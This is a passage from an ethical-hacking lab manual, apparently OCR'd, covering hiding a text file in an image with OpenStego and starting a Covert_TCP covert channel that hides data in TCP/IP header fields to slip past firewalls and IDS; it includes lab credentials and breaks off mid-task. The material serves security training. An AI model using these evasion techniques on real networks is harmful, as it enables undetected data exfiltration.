


Figure 3.5.9: Clicking Ellipsis Button

14. The **Save - Select Output Stego File** window appears. Choose the location where you want to save the file. In this lab, the location chosen is **Desktop**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Provide the file name **Stego** and click **Open**.




Figure 3.5.10: Providing File Name

16. In the **OpenStego** window, click the **Hide Data** button.




Figure 3.5.11: Clicking Hide Data button

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. A **Success** pop-up appears, stating that the message has been successfully embedded; then, click **OK**.



Figure 3.5.12: Success pop-up

TASK 5.3

View the Image Containing Hidden Text

18. Minimize the **OpenStego** window. The image containing the secret message appears on **Desktop**. Double-click the image file (**Stego.bmp**) to view it.
19. You will see the image, but not the contents of the message (text file) embedded in it, as shown in the screenshot.



Figure 3.5.13: Viewing the Image

TASK 5.4

Extract the Text File From the Image

20. Close the **Photos** viewer window, switch to the **OpenStego** window, and click **Extract Data** in the left-pane.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Click the **ellipsis** button next to **Input Stego File**.




Figure 3.5.14: Clicking Ellipsis Button

22. The **Open - Select Input Stego File** window appears. Navigate to **Desktop**, select **Stego.bmp**, and click **Open**.




Figure 3.5.15: Open - Select Input Stego File Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Click the **ellipsis** button next to **Output Folder for Message File**.




Figure 3.5.16: Open - Select Input Stego File Window

24. The **Select Output Folder for Message File** window appears. Choose a location to save the message file (here, **Desktop**) and click **Open**.




Figure 3.5.17: Select Output Folder for Message File Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. In the **OpenStego** window, click the **Extract Data** button. This will extract the message file from the image and save it to **Desktop**.




Figure 3.5.18: Extracting Data

26. The **Success** pop-up appears, stating that the message file has been successfully extracted from the cover file; then, click **OK**.
27. The extracted image file (**New Text Document.txt**) is displayed on **Desktop**.
28. Close the **OpenStego** window, navigate to **Desktop**, and double-click **New Text Document.txt**.

You can also use other image steganography tools such as **QuickStego** (http://quickcrypto.com), **SSuite Picsel** https://www.ssuitesoft.com), **CryptaPix** (https://www.briggsoft.com), and **gifshuffle** (http://www.darkside.com.au) to perform image steganography on the target system.

29. The file displays all the information contained in the text document, as shown in the screenshot.




Figure 3.5.19: File Containing the Secret Information

Note: In real-time, an attacker might scan for images that contain hidden information and use steganography tools to decrypt their hidden information.

30. This concludes the demonstration of how to perform image steganography using OpenStego.
31. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6

Covert Channels using Covert_TCP

Here, we will use Covert_TCP to create a covert channel between the two machines.

Networks use network access control permissions to permit or deny the traffic flowing through them. Tunneling is used to bypass the access control rules of firewalls, IDS, IPS, and web proxies to allow certain traffic. Covert channels can be created by inserting data into the unused fields of protocol headers. There are many unused or misused fields in TCP or IP over which data can be sent to bypass firewalls.

Note: For demonstration purposes, in this task, we will use the **Parrot Security** virtual machine as the target machine and the **Ubuntu** virtual machine as the host machine. Here, we will create a covert channel to send a text document from the target machine to the host machine.

1. Turn on **Parrot Security** virtual machine.

Note: Ensure that the **Windows 10** virtual machine is running.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 3.6.1: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 3.6.2: MATE Terminal Icon

TASK 6.1

Make a Secret Message File

4. A **Parrot Terminal** window appears. In the terminal window, type **cd Desktop** and press **Enter**.



Figure 3.6.3: Navigating to Desktop

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The Covert_TCP program manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can act like a server as well as a client and can be used to hide the data transmitted inside an IP header. This is useful when bypassing firewalls and sending data with legitimate-looking packets that contain no data for sniffers to analyze.

5. Type **mkdir Send** and press **Enter** to create a folder named **Send** on **Desktop**.



Figure 3.6.4: Create Send folder

6. Type **cd Send** and press **Enter** to change the current working directory to the **Send** folder.




Figure 3.6.5: Navigating to the directory

A professional ethical hacker or pen tester must understand how to carry covert traffic inside the unused fields of TCP and IP headers.

7. Now, type **echo "Secret Message" > message.txt** and press **Enter** to make a new text file named **message** containing the string "**Secret Message**."




Figure 3.6.6: Making the text message file

TASK 6.2

Copy and Compile covert_tcp

8. Now, open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
9. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
10. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Navigate to **CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file; close the window.




Figure 3.6.7: Copy covert_tcp.c file

12. Now, navigate to the **Send** folder on **Desktop** and paste the **covert_tcp.c** file in this folder.




Figure 3.6.8: Paste covert_tcp.c file

13. Switch back to the **Terminal** window, type **cc -o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the **covert_tcp.c** file.



Figure 3.6.9: Compiling Covert_tcp.c file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Switch to the **Ubuntu** virtual machine, log in with the username **Ubuntu** and password **toor**, and press **Enter** to sign in.
15. Scroll down the **Favorites** bar in the left-hand pane of the window and click on the **Terminal** icon to launch **Terminal**, as shown in the screenshot.



Figure 3.6.10: Launch Terminal in Ubuntu virtual machine

16. In the **Terminal** window, type **sudo su** and press **Enter** to gain super-user access.
17. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.

Note: The password that you type will not be visible in the terminal window.

TASK 6.3

Make a Receiving Destination




Figure 3.6.11: Getting superuser access

18. Type **tcpdump -nvvx port 8888 -i lo** and press **Enter** to start a tcpdump.




Figure 3.6.12: Setting up a tcpdump listener

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Now, leave the tcpdump listener running and click on the ( ) icon at the top of the **Terminal** window to open a new terminal window.




Figure 3.6.13: Open another Terminal

20. A new **Terminal** tab appears; type the commands below to create, and then navigate to the **Receive** folder on **Desktop**:
    - **cd Desktop**
    - **mkdir Receive**
    - **cd Receive**




Figure 3.6.14: Create Receive folder on the Desktop

TASK 6.4

Copy and Compile covert_tcp

21. Now, click on **Files** in the left-hand pane of **Desktop**. The **home** window appears; click on **+ Other Locations** from the left-hand pane of the window.

